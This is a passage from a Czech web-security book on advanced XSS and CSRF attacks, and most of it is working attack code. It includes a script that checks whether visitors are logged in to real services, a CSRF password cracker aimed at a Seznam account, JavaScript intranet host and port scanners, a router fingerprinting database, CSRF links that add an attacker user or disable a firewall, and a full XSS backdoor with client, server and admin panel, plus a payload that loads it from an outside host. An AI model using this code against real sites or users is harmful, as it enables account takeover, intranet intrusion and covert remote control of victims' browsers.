Zda je vrácen chybový stavový kód HTTP (403, 404, 406, 500), nebo obsah webové stránky, je možné testovat například pomocí tagu <*script*>, který se na daný dokument odkáže ve svém atributu *src*. Opět pak už jen zbývá otestovat, zda načtení vyvolá událost *onload* nebo *onerror*. Uvedené je ovšem funkční pouze u prohlížečů Firefox, Chrome a Safari. Internet Explorer a Opera jsou striktnější v dodržování hlavičky *Content-type*, kde ve spojení s tagem <*script*> očekávají hodnotu *text/javascript*. Při pokusu o načtení HTML dokumentu ovšem obdrží hodnotu *text/html*, což u těchto prohlížečů vede vždy k vyvolání události *onerror*.

Výpis 212 – Zjištění aplikací, ke kterým je uživatel přihlášen

```
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=windows-
1250">
    <meta http-equiv="Content-Language" content="cs">
  </head>
  <body>
    <script>
      function writeLogged(site) {
        var item = document.createElement('li');
        var text = document.createElement('p');
        text.innerHTML = site;
        item.appendChild(text);
        document.getElementById('logged').appendChild(item);
      }
      function writeNotLogged(site) {
        var item = document.createElement('li');
        var text = document.createElement('p');
        text.innerHTML = site;
        item.appendChild(text);
        document.getElementById('notlogged').appendChild(item);
      }
    </script>

    <H3>Přihlášen k účtům</H3>
    <ul id="logged"></ul>
    <H3>Nepřihlášen</H3>
    <ul id="notlogged"></ul>

    <img style="display:none;"
      onload="writeLogged('Seznam')"
      onerror="writeNotLogged('Seznam')"
      src="http://email.seznam.cz/image?2d955c04600e5f82686d5d3bdb9902b7"/>

    <img style="display:none;"
      onload="writeLogged('Gmail')"
      onerror="writeNotLogged('Gmail')"

src="https://mail.google.com/mail/photos/static/AD34hIhNx1pdsCxEpo6LavSR8dYSm
Si0KTM1pGxAjRio47pofmE9RH7bxPwelO8tlvpX3sbYkNfXT7HDAZJM_uf5qU2cvDJzlAWxu7-
jaBPbDXAjVL8YGpI"/>

    <script type="text/javascript"
      src="https://twitter.com/account/use_phx?setting=false&format=text"
      onload="writeNotLogged('Twitter')"
      onerror="writeLogged('Twitter')"
      async="async">
    </script>

    <script type="text/javascript"
      src="https://www.facebook.com/imike3"
      onload="writeLogged('Facebook')"
      onerror="writeNotLogged('Facebook')"
      async="async">
    </script>

  </body>
</html>
```

Password cracker

Když už dokážeme JavaScriptem testovat, zda je uživatel přihlášen k určité webové aplikaci, nic nám často nebrání ani v tom, abychom sami zkoušeli uživatele do této aplikace přihlašovat s různými hesly a následně testovali, zda se přihlášení zdařilo, nebo ne.

Je pochopitelné, že rychlost takového crackeru se nebude ani zdaleka blížit jiným dostupným crackerům. Jeho výhodou ovšem je anonymita, kterou poskytuje. Útočníkovi stačí, aby skript vložil na svých webových stránkách, nebo jej propašoval skrz XSS do jiných webů a o samotné crackování hesla se již postarají sami návštěvníci těchto stránek. Pokud crackovaná aplikace ukládá pokusy o uhádnutí hesla do logů, nebudou tyto směřovat k útočníkovi, ale k nic netušícím uživatelům, kterým se uvedený skript spustil v jejich browseru. Pokud by navíc aplikace umožňovala jen omezený počet pokusů o přihlášení z jedné IP adresy, dala by se tato ochrana podobným crackovacím skriptem snadno obejít.

Podmínkou pro tento typ útoku je možnost přihlašovat uživatele k uživatelskému účtu prostřednictvím CSRF požadavku.

V praktickém příkladě si představíme password cracker pro uživatelské účty na Seznam.cz. Skript se snaží uhádnout heslo k uživatelskému účtu *test79@seznam.cz* na základě krátkého slovníku, který si s sebou nese v poli *pass[]*.

Výpis 213 -

```
<html>
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=windows-1250">
  <meta http-equiv="Content-Language" content="cs">
 </head>
 <body>
  <script>
   function try_to_login (name, password) {
     var iframe = document.getElementById('ram');
     var obsah_iframe = (iframe.contentWindow?
         iframe.contentWindow.document: iframe.contentDocument);
     obsah_iframe.write("<html><body>"+
       "<form id='formId' name='form' method='post'
              action='http://login.szn.cz/loginProcess'>" +
       "  <input type='text' name='username' value='" + name + "'>" +
       "  <input type='text' name='domain'   value='" + domena + "'>" +
       "  <input type='text' name='password' value='" + password + "'>" +
       "</form></body></html>");
     obsah_iframe.form.submit()
   }
```

```
  function check_login(){
    if (onload_image==1) {
      image = document.createElement("img");
      image.setAttribute("src",
           "http://email.seznam.cz/image?2d955c04600e5f82686d5d3bdb9902b7");
      image.setAttribute("onload", "loged_in()");
      image.setAttribute("onerror", "not_loged_in()");
      image.setAttribute("style", "display:none;");
      document.body.appendChild(image);
      onload_image = 2;
    }
  }

  function loged_in(){
    alert("Heslo nalezeno: " + pass[i]);
    clearInterval(interval);
  }

  function not_loged_in(){
    document.body.removeChild(ram);
    document.body.removeChild(image);
    onload_image = 0;
  }

  function attack() {
    if (i == pass.length) {
      clearInterval(interval);
      return;
    }
    if (!onload_image) {
      onload_image = 1;
      i++;
      ram = document.createElement("iframe");
      ram.setAttribute("id", "ram");
      ram.setAttribute("style", "display:none;");
      ram.setAttribute("onload", "setTimeout('check_login()',2000)");
      document.body.appendChild(ram);
      var item = document.createElement('li');
      var text = document.createElement('p');
      text.innerHTML = pass[i];
      item.appendChild(text);
      document.getElementById('tested').appendChild(item);

      try_to_login(name, pass[i]);
    }
  }

  function start() {
    name = "test79"; domena="seznam.cz";
    pass = ["heslo", "qwert", "12345", "pass123", "password", "abcd"];
    i = -1; onload_image = 0;
    interval = setInterval("attack()", 100);
  }
 </script>

 <h3>Test hesla (test79@seznam.cz)</h3>
 <ul id="tested"></ul>
 <br><hr>
 <input type="button" onClick="start()" value="Start">
</body>
</html>
```

Útok na Intranet

XSS útok je možné použít také proti cílům umístěným ve vnitřních sítích, které navíc mohou být na rozhraní sítě chráněny firewallem, který žádné útoky z vnější sítě nevpustí k zařízením běžícím za NATem. Během XSS útoku je ale možné JavaScriptem běžícím na počítači uvnitř vnitřní sítě například oscanovat vnitřní síť a zjistit tak, které IP adresy jsou "živé", o jaká zařízení se jedná a dokonce také, jaké služby na nich běží. Útočník může skrz XSS nebo CSRF požadavky napadnout také webovou aplikaci, která je dostupná pouze v rámci intranetu. V této kapitole si uvedené možnosti přiblížíme.

Skenování vnitřní sítě

Pro detekci "živých" zařízení v síti můžeme využít skutečnosti, že při žádosti o neexistující zdroj zařízení okamžitě odpoví, že tento zdroj na něm není k dispozici. V opačném případě, kdy zařízení není aktivní, takovouto odpověď nepošle a spojení zůstává bez odpovědi po celou dobu stanovenou timeoutem.

Na základě těchto skutečností je možné vytvořit scanner živých zařízení v určitém rozsahu IP adres. Ve výpisu 214 si můžete prohlédnout kód takového scanneru.

Výpis 214 - Scanner "živých" zařízení v síti

```
<html>
  <head>
   <meta http-equiv="Content-Type" content="text/html; charset=windows-1250">
   <meta http-equiv="Content-Language" content="cs">
  </head>
  <body>
    <script>
      function scan() { if (x!=20) scanIP(site + x); }

      function nonactive() {
        window.stop?window.stop():document.execCommand("Stop");
        document.getElementById('nonactive').appendChild(itemLI);
        x++; scan();
      }

      function active() {
        clearTimeout(casovac);
        document.getElementById('active').appendChild(itemLI);
        x++; scan();
      }

      function scanIP (target) {
        itemLI = document.createElement('li');
        var text = document.createElement('p');
        text.innerHTML = target;
        itemLI.appendChild(text);
        document.getElementById('obr').setAttribute("src",
                                    "http://" + target + ":9999");
        casovac = setTimeout("nonactive()", 2000);
      }

      function startScan() {
        site = document.getElementById("siteIP").value; x = 1;
        document.getElementById("obsah").innerHTML=''+
          '<img id="obr" src="" onerror="active()" onload="active()"
                                                  style="display:none;">'+
          '<H3>Aktivní</H3><ul id="active"></ul>'+
          '<H3>Neaktivní</H3><ul id="nonactive"></ul>'
        scan();
      }
    </script>
    <div id="obsah">
      <small>První 3 oklety tvé lokální IP adresy</small><br>
      <input type="text" id="siteIP" value="192.168.1.">
      <input type="button" value="Scan" onclick="startScan()">
    </div>
 </body>
</html>
```

Scanner otevřených portů

Když už dokážeme zjistit, která zařízení jsou v síti "živá", nic nám nebrání zjistit také porty, na kterých tato zařízení naslouchají.

Funkce skriptu je založena na stejných principech, na jakých stálo samotné zjišťování aktivních zařízení. Opět otevřený port odpoví o něco rychleji, než port zavřený a my tak jen testujeme, za jak dlouho se k nám odpověď na náš požadavek vrátí.

Vzhledem k tomu, že je cíl aktivní, budou jednotlivé odpovědi přicházet mnohem rychleji, než by tomu bylo u neaktivního zařízení. Časový rozdíl mezi odpovědí získanou po odeslání požadavku na otevřený a uzavřený port je nyní opravdu minimální, a proto bude možná potřeba upravit timeout v závislosti na pingu vaší sítě.

Za zmínku stojí také skutečnost, že webové browsery nepovolí odeslání požadavků na všechny porty. Požadavky směřující na porty, které jsou běžně používány jinými službami (například SMTP, DNS, apd.) jsou browserem okamžitě blokovány a jejich dostupnost proto není možné s využitím JavaScriptu testovat.

Výpis 215 – Scanner otevřených portů

```
<html>
  <head>
   <meta http-equiv="content-type" content="text/html; charset=windows-1250">
   <meta http-equiv="Content-Language" content="cs">
  </head>
  <body>
    <script>
      function scan() {
        if (x!=ports.length) scanPort(host);
      }

      function closePort() {
        window.stop?window.stop():document.execCommand("Stop");
        document.getElementById('closeports').appendChild(itemLI);
        x++; scan();
      }

      function openPort() {
      clearTimeout(casovac);
        document.getElementById('openports').appendChild(itemLI);
        x++; scan();
      }


      function scanPort (target) {
        itemLI = document.createElement('li');
        var text = document.createElement('p');
        text.innerHTML = ports[x];
        itemLI.appendChild(text);
        document.getElementById('obr').setAttribute("src",
                                      "http://" + target + ":" + ports[x]);
        casovac = setTimeout("closePort()", 800);
      }
      function startScan() {
        host = document.getElementById("IPaddress").value;
        document.getElementById("obsah").innerHTML=''+
          '<img id="obr" src="" onerror="openPort()" onload="openPort()"
                                                    style="display:none;">'+
          '<H3>Otevřené porty</H3><ul id="openports"></ul>'+
          '<H3>Zavřené porty</H3><ul id="closeports"></ul>'
        scan();
      }

      var x = 0;
      var ports = [80, 443, 445, 8000, 8008];

    </script>
    <div id="obsah">
      <small>Cílová IP adresa:</small><br>
      <input type="text" id="IPaddress" value="192.168.1.1">
      <input type="button" value="Scan" onclick="startScan()">
    </div>
  </body>
</html>
```

Zjištění informací o běžícím zařízení a spuštěných aplikací

Jednotlivá zařízení v síti poskytující služby přes webové rozhraní je možné identifikovat skrz některé zdroje, které jsou na nich dostupné. Může se jednat o jakékoliv informace ve formě HTML dokumentů, skriptů, obrázků nebo animací, které se nalézají pod konkrétním názvem souboru v jasně stanoveném umístění. Nejčastěji nástroje pro fingerprinting vytvořené v JavaScriptu zjišťují existenci grafických souborů, které se snaží načíst prostřednictvím tagu *<img>*. Odpověď serveru pak vyvolá buď událost *onload* nebo *onerror* v závislosti na tom, zda byl soubor v daném umístění nalezen nebo ne. Ve výpisu 215 uvádím kód takového nástroje pro fingerprinting.

Výpis 216 - Nástroj pro fingerprinting v JavaScriptu

```
<html>
  <head>
    <script>
      var devices = {

1:{"typ":["DLink"],"model":["dgl4100"],"url":["/html/images/dgl4100.jpg"]},

2:{"typ":["DLink"],"model":["dgl4300"],"url":["/html/images/dgl4300.jpg"]},
        3:{"typ":["Linksys"],"model":["WRT54GL"],"url":["/WRT56GL.gif"]},
        4:{"typ":["Cisco"],"model":["2600"],"url":["/images/logo.png"]}};

      function badDevice() {
        x++;
        window.stop?window.stop():document.execCommand("Stop");
        testDevice();
      }

      function correctDevice() {
        var device = "typ: "+devices[x]["typ"]+" / model:
"+devices[x]["model"];
        alert(device);
      }

      function testDevice() {
        if (x <= 4) {
          var url = devices[x]["url"];
          img = document.createElement("img");
          document.getElementById("obraz").setAttribute("src", "http://" +
target + url);
        } else {
          alert("Zařízení nerozpoznáno");
        }
      }
    </script>
  </head>
  <body>
    <img id="obraz" src="" onerror="badDevice()" onload="correctDevice()"
style="display:none;">
    <script>
      var target = "192.168.1.1"; var x = 1;
      testDevice();
    </script>
  </body>
</html>
```

V tabulce 49 uvádím příklady několika známých lokací grafických souborů, pomocí kterých je možné identifikovat některá zařízení.

Tabulka 49 - Databáze umístění souborů umožňujících identifikaci zařízení

DLink	dgl4100	/html/images/dgl4100.jpg
DLink	dgl4300	/html/images/dgl4300.jpg
DLink	di524	/html/images/di524.jpg
DLink	di624	/html/images/di624.jpg
DLink	dir451	/html/images/dir451.jpg
DLink	dir615	/html/images/dir615.jpg
DLink	dir625	/html/images/dir625.jpg
DLink	dir635	/html/images/dir635.jpg
DLink	dir655	/html/images/dir655.jpg
DLink	dir660	/html/images/dir660.jpg
DLink	ebr2310	/html/images/ebr2310.jpg
DLink	DSL502T	/html/images/help_p.jpg
DLink	DSL524T	/html/images/device.gif
Netgear	CG814WG	/images/../settingsCG814WG.gif
Netgear	CM212	/images/../settingsCM212.gif
Netgear	DG632	/images/../settingsDG632.gif
Netgear	DG632B	/images/../settingsDG632B.gif
Netgear	DG814	/images/../settingsDG814.gif
Netgear	DG824M	/images/../settingsDG824M.gif
Netgear	DG834	/images/../settingsDG834.gif
Netgear	DG834B	/images/../settingsDG834B.gif
Netgear	DG834G	/images/../settingsDG834G.gif
Netgear	DG834GB	/images/../settingsDG834GB.gif
Netgear	DG834GT	/images/../settingsDG834GT.gif
Netgear	DG834GTB	/images/../settingsDG834GTB.gif
Netgear	DG834GV	/images/../settingsDG834GV.gif
Netgear	dg834N	/images/../settingsdg834N.gif
ThomsonCable Modem	A801	/images/thomson.gif
Vigor	2600V	/images/logo1.jpg
Linksys	WRT54GL	/WRT56GL.gif
Linksys	WRT54GC	/UI_Linksys.gif
Linksys	WRT54G	/WRT54G.gif
Linksys	WRT54GS	/UILinksys.gif
ZyXEL	Prestige 660H61	/dslroutery/imgshop/full/NETZ1431.jpg
ZyXELZ	ywall	/images/Logo.gif
Sitecom	WL114	/slogo.gif
2Wire	1000 Series	/base/web/def/def/images/nav_sl_logo.gif
SurfinBird313		/images/help_p.gif
SMC	7004ABR	/images/logo.gif
Netcomm	NB5	/html/defs/style5/images/Netcomm_menu_logo.gif
Cisco	2600	/images/logo.png
Apache	Web Server	/icons/apache_pb.gif
HP	Printer	/hp/device/hp_invent_logo/gif

Údaje v tabulce jsou pouze malou částí databáze *Javascript LAN scanneru*[1] od Garetha Heyese.

[1] *http://www.businessinfo.co.uk/labs/lan_scan/lan_scan.php*

Útok na webovou aplikaci dostupnou ve vnitřní síti

Pokud útočník identifikoval a zná webovou aplikaci spuštěnou ve vnitřní síti, která je zranitelná prostřednictvím CSRF nebo XSS, je schopen využít uživatele v této vnitřní síti k provedení konkrétního útoku.

Řekněme, že na serveru ve vnitřní síti běží na serveru s IP adresou 192.168.1.1 webový server se spuštěnou webovou aplikací představující CRM systém. Pokud má útočník s tímto systémem zkušenosti, není pro něj problém vytvořit CSRF odkaz, který v tomto CRM systému provede nějakou konkrétní akci. Takový odkaz by pak mohl vypadat jako ten z výpisu 217.

Výpis 217 - CSRF odkaz na server ve vnitřní síti

```
<a href="http://192.168.1.1/CRM/adduser.php?user=utocnik&pass=heslo
```

Tento odkaz může útočník vystavit například na webu, o kterém mu je známo, že jej vytipovaný uživatel navštěvuje, nebo ho může zaslat tomuto uživateli přímo v e-mailové zprávě. Pokud má uživatel v CRM systému patřičná práva pro přidávání uživatelů a klikne na tento útočníkem připravený odkaz, dojde v systému k přidání nového uživatele se jménem utocnik. Využije-li útočník k odeslání odkazu kód JavaScriptu nebo tag obrázku, nemusí zneužitý uživatel dokonce ani klikat na žádný odkaz.

Stejným způsobem je možné v lokální aplikaci spustit také non-perzistentní XSS, které bude do aplikace injektováno skrz odkaz přicházející z vnější sítě.

U útoků tohoto druhu je vždy požadavek na serveru vyřízen pod identitou toho uživatele, který požadavek nevědomky odesílá, ale vždy je nutné, aby měl útočník jasnou představu o službě, která běží ve vnitřní síti proti níž je útok namířen.

Kromě CRM systémů a jiných aplikací, které využívají uživatelé ve vnitřní síti, může být popsaným způsobem útočeno také na aktivní síťové prvky, jako jsou routery a firewally. Ke změnám v jejich nastavení může být zneužito uživatelů s patřičnými přístupovými právy, nebo požadavků, které přístupové údaje při HTTP autorizaci obsahují v samotném dotazu, jak ukazuje výpis 218. U síťových prvků ve vnitřní síti bývají často ponechány defaultní přístupové údaje a jak jsme si ukázali výše, není problém jednotlivé prvky využitím JavaScriptu identifikovat.


Výpis 218 - Požadavek obsahující autentifikační údaje

```
http://jmeno:heslo@192.168.1.10/admin?setFirewall=off
```


XSS worms

Asi největší hrozbu pro správce webových aplikací představují XSS červy (XSS Worms), které se dokáží sami replikovat a napadat postupně účty jednotlivých uživatelů. Princip fungování takového ukázkového XSS červa si vysvětlíme na příkladu zranitelného webmailu.

Budeme předpokládat, že zranitelnost se nachází v těle HTML zprávy, která se otevírá ve stejné doméně jako administrace emailového účtu. Ve chvíli, kdy uživatel otevře zprávu s vloženým JavaScriptem, se tento spustí, provede nějakou definovanou činnost a následně otevře ve skrytém rámu kontakty uložené v aplikaci webmailu. Ty přečte a postupně na všechny rozešle svou kopii. Vzhledem k tomu, že budou uživatelům přicházet tyto zprávy od důvěryhodné osoby (uživatel byl přeci uložen v kontaktech), nebudou mít žádný důvod je neotevřít. Tím však vyvolají další rozeslání XSS červa všem svým kontaktům a tak se řady nakažených obětí exponenciálně rozšiřují.



Ze studie[1], která byla na toto téma vypracována, vyplývá pro rozšíření XSS červů v čase křivka znázorněná v následujícím grafu.



Je vidět, že nějakou dobu po počátku útoku, kdy zprávu šíří pouze několik prvních nakažených jedinců, se počty infikovaných zvětšují jen mírně. V určitém stupni rozšíření infikované zprávy dojde k masivnímu vzrůstu rychlosti šíření. Avšak vzhledem k tomu, že je počet uživatelů aplikace konečný, začne se rychlost šíření v určitý moment opět snižovat s tím, jak ubývá uživatelů, kteří zatím nebyli nakaženi, a kteří se ke svému účtu přihlašují méně často.

Při vytváření kódu popsaného XSS wormu je potřeba brát ohled na skutečnost, zda již byla oběť napadena dříve, nebo zda se jedná o její prvotní napadení. Pokud by na toto ohled brán nebyl, začaly by zprávy putovat cyklicky mezi jednotlivými účty a jejich počet by neustále narůstal. V konečném důsledku by mohlo nekontrolované šíření vést až k naprostému zahlcení pamětí a výpočetního času serverů, na kterých je aplikace webmailu spuštěna.

Podobný průběh může mít také XSS červ šířící se v sociálních sítích skrz informace uvedené v profilech jednotlivých uživatelů. Útočník v takovém případě nakazí červem připravený profil a ve chvíli, kdy si tento profil zobrazí některý z uživatelů dojde k infikování jeho vlastního profilu. Postupně se tak červ rozšíří stejně jako tomu bylo u příkladu webmailového XSS červa.

---

[1] *http://www.faghani.info/CSE09.pdf*

Do historie se asi nejzřetelněji zapsali XSS červy z tabulky 50, které dokázali napadnou během krátké doby velké množství uživatelských účtů.

Tabulka 50 - Nejznámější XSS červy

Samy
XSS worm napadající profily uživatelů v sociální síti MySpace. Jde o průkopníka mezi XSS červy, kterému se během osmnácti hodin od vypuštění podařilo nakazit neuvěřitelný 1.000.000 uživatelských účtů.
Yamanner
Webmailový červ, který se šířil prostřednictvím e-mailových zpráv mezi uživateli Yahoo!
Orkut
XSS červ šířící se v sociální síti Googlu prostřednictvím soukromých zpráv obsahujících útočný flash objekt. Tomuto wormu se podařilo napadnout více než 400.000 uživatelských účtů.

Kód každého XSS červa je velmi specifický, a vždy je potřeba jej napsat přímo na míru dané webové aplikace. Jen stěží se Vám totiž podaří nalézt v různých aplikacích naprosto stejnou zranitelnost, u které by se dal použít stejný vektor útoku a kde by i samotné šíření probíhalo stejným způsobem. Toto by bylo možné snad jen v případě, kdy by webové aplikace byly postavené na stejném systému. Z uvedeného důvodu se naštěstí nemohou XSS červy nekontrolovatelně šířit mimo aplikaci. Ovšem je možné napsat i takový kód, který by znal zranitelná místa v různých aplikacích a větvil by svou činnost podle toho, ve které z těchto aplikací je právě spuštěn. Dokázal by se tak šířit i mezi těmito různými aplikacemi.

Pokud by účty jednotlivých uživatelů byly nakaženy skriptem s obousměrným komunikačním kanálem, o kterém se zmíním za okamžik, získal by útočník poměrně slušnou armádu zombií připravených plnit jeho povely způsobující například odepření služeb známé jako DoS/DDoS.

XSS proxy / backdoor

V kapitole věnované komunikaci mezi útočníkem a napadeným uživatelem jsem zmínil možnost vytvoření trvalého komunikačního kanálu. Po jeho ustavení může útočník zasílat své požadavky browseru oběti, který tyto požadavky vykoná a výsledná data předá zpět útočníkovi.

Ve své podstatě je XSS backdoor velmi podobný backdoorům známým z oblasti malware. Největší rozdíl je ve směru komunikace, kdy se při použití běžného backdooru připojuje útočník ze svého klienta na serverovou část backdooru běžící u uživatele. Z principu fungování HTTP protokolu ale vyplývá, že není možné, aby útočník své požadavky zasílal z klienta uživatelovu prohlížeči, který v tomto případě hraje roli serveru. Protože webový browser funguje způsobem, při němž vyšle HTTP požadavek a zpracuje vrácenou odpověď, musíme celou komunikaci oproti běžnému backdooru postavit reverzně a aktivitu předat samotnému webovému prohlížeči na stranu uživatele.

Ve chvíli, kdy uživatel navštíví webovou stránku obsahující vložený JavaScript s klientskou částí XSS backdooru, dojde k jeho spuštění a klient začne v pravidelných intervalech (zpravidla několika sekund) vysílat HTTP požadavky na serverovou část, která je spuštěna na straně útočníka. Serverová část odpoví na obdržený požadavek, přičemž ve své odpovědi může předat příkazy zadané útočníkem. Jakmile klient běžící ve webovém prohlížeči obdrží tuto odpověď, provede příkazy v ní obsažené a výsledek odešle opět serveru.

Příkazy mohou být na serveru útočníka uloženy permanentně, nebo mohou být útočníkem zadávány přímo. Komunikace pak probíhá on-line pouze s několikavteřinovým zpožděním, které je dáno intervalem přihlašování klienta k serveru.

Velice jednoduché řešení XSS backdooru, kterého jsem právě popsal, si můžete prohlédnout v následujících výpisech. Výpis 219 představuje klientskou část backdooru. Samotné odesílání požadavků je v ní zajištěno pomocí funkce *setInterval()*, která se společně s objektem *XMLHttpRequest* (respektive *XdomainRequest*) postará o spolehlivé odesílání požadavků v pravidelných intervalech. Díky AJAXu jsou požadavky odesílány na pozadí napadené stránky bez viditelných projevů. Uvedený klient ale pro jednoduchost disponuje pouze omezenými funkcemi *alert* a *prompt*.

Výpis 219 - Zdrojový kód klientské části XSS backdooru

```
<?php
 @session_start();
 header("Content-Type: text/javascript");
?>
function pozdrav() {alert("Ahoj uživateli")}
function dotaz() {odpoved = prompt("Jak se jmenuješ?")}
function sendXMLHttpRequest(answ) {
  answ = answ?"&odpoved="+answ:"";
  xhr = window.XDomainRequest?new XDomainRequest():new XMLHttpRequest();
  if (xhr) {
    xhr.open("GET","http://www.soom.cz/projects/XSSbackdoorDemo/
      xssproxyserver.php?idclient=<?php echo session_id(); ?>" + answ, true);
    xhr.onload = zpracujOdpoved;
    xhr.send(null);
    odpoved="";
  }
}
function zpracujOdpoved() {
  var prikaz = xhr.responseText;
  if (prikaz == "pozdrav") pozdrav();
  if (prikaz == "dotaz") dotaz();
}
var odpoved = "";
setInterval("sendXMLHttpRequest(odpoved)", 5000);
```

Stejně jednoduchý je také kód serverové části XSS backdooru, který uvádím ve výpisu 220. Tu je možné založit na použití databáze, nebo ukládáním dat do souborů. Já zvolil použití souborů, přičemž každému z klientů jsou přiřazeny soubory s příponou *.dat* (slouží jako zdroj informací o čase posledního přístupu klienta a o jeho IP adrese), *.out* (obsahuje příkazy zadané útočníkem) a *.in* (obsahuje odpovědi klienta). Vzhledem k tomu, že jsou při použití XSS backdooru jednotlivé požadavky zasílány napříč doménami, je důležité při posílání odpovědí uvádět HTTP hlavičku *Access-Control-Allow-Origin:* povolující komunikaci s jinou doménou.

Výpis 220 - Zdrojový kód serverové části XSS backdooru

```
<?php
 header("Cache-Control: no-cache");
 header("Pragma: no-cache");
 header('Access-Control-Allow-Origin: *');
 if (empty($_GET["idclient"])) exit(0);
 $idclient = trim($_GET["idclient"]);
 if (!ereg("^[a-zA-Z0-9]{8,40}$", $idclient)) exit(0);
 if (isset($_GET["odpoved"]))
  file_put_contents("clients/$idclient.in",
           htmlspecialchars($_GET["odpoved"])."\n<br>\n", FILE_APPEND);
 if (getenv('HTTP_X_FORWARDED_FOR'))
  $ipel = htmlspecialchars
           (trim(getenv('REMOTE_ADDR').'/'.getenv('HTTP_X_FORWARDED_FOR')));
 else
  $ipel = htmlspecialchars(trim(getenv('REMOTE_ADDR')));
 file_put_contents("clients/$idclient.dat", $ipel);
if (file_exists("clients/$idclient.out") &&
trim(file_get_contents("clients/$idclient.out")) != '') {
  readfile("clients/$idclient.out");
 }
 file_put_contents("clients/$idclient.out", "");
?>
```

Ačkoliv již máme vytvořeny obě části XSS backdooru (klienta i server), stále nám ještě něco chybí. Tou chybějící částí skládanky je administrační rozhraní, pomocí kterého může útočník zadávat příkazy jednotlivým klientům a číst jejich odpovědi. Kód této části aplikace zobrazuje výpis 221.

Výpis 221 - Zdrojový kód administrační části XSS backdooru

```
<?php
 $idClient = htmlspecialchars(trim($_GET["idClient"]));
 $command = htmlspecialchars(trim($_GET["command"]));

 if (!empty($idClient) && empty($command))
  $visibility = '';
 else
  $visibility = 'none';

 if (!empty($idClient) && !empty($command)
                       && ereg("^[a-zA-Z0-9]{8,40}$", $idClient)) {
  if (file_exists("clients/".$idClient.".dat"))
   file_put_contents("clients/".$idClient.".out", $command);

  $refresh=";url=".$_SERVER['SCRIPT_NAME'];
 }
?><html>
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <meta http-equiv="Refresh" content="4<?php echo $refresh; ?>">
  <link rel="StyleSheet" href="/base.css" type="text/css">
  <title>XSS backdoor admin</title>
 </head>
 <body>
    <div align="center">
    <table border="0">
      <tr>
        <td style="width:200px"></td><td style="width:468px"></td>
        <td style="width:200px"></td>
      </tr>
      <tr>
        <td colspan="3" align="center" style="background-color:#0F0F0F">
          <img src="/images/banners/banner_static1.jpg"><br>
          <h1>XSS backdoor admin</h1>
        </td>
      </tr>
      <tr>
        <td align="center" style="background-color:#0F0F0F">

          <?php
            foreach (glob("clients/*.*") as $filename) {
              if ((time() - filectime($filename)) >= 500) unlink($filename);
            }
            foreach (glob("clients/*.dat") as $filename) {
              $ipAddress = file_get_contents($filename);
              $idClientFile = substr($filename, 8, strlen($filename)-12);
              if ((time() - filectime($filename)) >= 15) {
                unlink($filename);
                if (file_exists("clients/".$idClientFile.".out"))
                    unlink ("clients/".$idClientFile.".out");
                if (file_exists("clients/".$idClientFile.".in"))
                    unlink ("clients/".$idClientFile.".in");
              }
```

```
            echo "<a href='?idClient=$idClientFile'>$ipAddress</a><br>";
            echo "<small>"
              .StrFTime("%d.%m.%Y %H:%M", filectime($filename))."<br>";
            if (file_exists("clients/".$idClientFile.".out")) {
              readfile("clients/".$idClientFile.".out");
            }
            echo "</small><br>";
          }
        ?>

      </td>
      <td align="center">
        <?php
          if (file_exists("clients/".$idClient.".in"))
                readfile("clients/".$idClient.".in");
        ?>
      </td>
      <td align="center" style="background-color:#0F0F0F">
        <br>
        <form method="GET" style="display:<?php echo($visibility); ?>">
          <select name="command" size="2" style="width:100px">
            <option value="pozdrav">pozdrav
            <option value="dotaz">dotaz
          </select>
          <input type="hidden" id="idClient" name="idClient"
                 value="<?php echo $idClient; ?>"><br><br>
          <input type="submit" value="Ulož příkaz"
                 style="width:100px"><br><br>
        </form>
      </td>
    </tr>
  </table><br>
  <a href="xssproxyklient.html" title="Testovací klient"
                                target="_blank">Testovací klient</a>
  </div>
 </body>
</html>
```

V praxi si celý XSS backdoor můžete vyzkoušet na webové adrese *http://www.soom.cz/projects/XSSbackdoorDemo/xssproxyadmin.php*, kde najdete administrační rozhraní tohoto nástroje. Pro injektáž klientské části je nutné pouze vložit kód z výpisu 222 do zranitelné aplikace.

Výpis 222 - Payload pro nahrání klientské části XSS backdooru

```
<script src="http://www.soom.cz/projects/XSSbackdoorDemo/xssproxyklient.php">
</script>
```

Čeho si určitě brzy všimnete, je skutečnost, že jakmile klient opustí stránku, do které je injektován náš payload pro klientskou část, ztratíme na klientem kontrolu. Je to samozřejmé, protože stránka, na kterou uživatel přešel, již náš kód neobsahuje a klientská část je proto browserem uvolněna. Pro útočníka to ale určitě není výhodné, protože ten by si jistě přál uživatele ovládat daleko déle. Jak však zajistit, aby se klient neodstranil ve


chvíli, kdy uživatel webovou stránku opustí? Existují hned dvě možná řešení.

